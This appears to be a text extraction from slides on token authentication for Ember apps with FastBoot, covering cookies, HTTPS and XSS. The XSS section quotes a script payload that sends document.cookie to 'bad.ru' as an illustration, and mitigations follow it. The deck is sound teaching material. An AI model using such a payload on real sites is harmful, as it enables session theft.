


The Status Quo is using token based authorization
the token is issued by the API server upon authentication
and then injected into subsequent (Ember Data) requests
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token> <token>
None
"progressive enhancement for ambitious web apps"
FastBoot performs the initial render on the server, reducing the
time until the user sees content
after the JavaScript has downloaded, the Ember app takes over
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token> <token>

A floating session ensures a singular execution context in the
browser as well as in FastBoot
it turns out we've had the mechanism for that since
1997
http://www.discoversmithsfalls.ca/wp-content/uploads/2014/12/mm_cookie.jpg
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token> <token>
https://design.google.com/icons/ https://design.google.com/icons/ app.com api.app.com <token> <token>
None
None
None

there's no document.cookie in Node.js

ember install ember-cookies https://github.com/simplabs/ember-cookies
Demo https://github.com/marcoow/fastboot-auth-example
Security Concerns
everyone with access to a user's token can impersonate as
that user
Authorization: Bearer vsret63refrwtu9
Authorization: Bearer vsret63refrwtu9
use HTTPs so that the token is not sent as
clear text!
Authorzation: Bearer 4t4hw4et


make sure your HTTPs is setup correctly
HSTS, TLS 1.1/1.2, PFS, ephemeral Diffie Hellmann key exchange, etc.
validate your HTTPS setup https://www.ssllabs.com/ssltest/
None
http://redpowerstation.co.uk/wp-content/uploads/2013/03/image.jpg https://www.python.org/m/psf/fastly.png
XSS a web developer's worst nightmare

someone gets to execute their (malicious) JavaScripts in the context
of your app

<h2> Hello, {{{user.name}}} </h2>
<h2> Hello, <script>$.ajax('http://bad.ru?cookie=' + document.cookie)</script> </h2>
use {{…}}, not {{{…}}}
don't use htmlSafe on user entered content
enable CSP https://github.com/rwjblue/ember-cli-content-security-policy

what if JavaScript had no access to the cookie holding
the token in the first place?


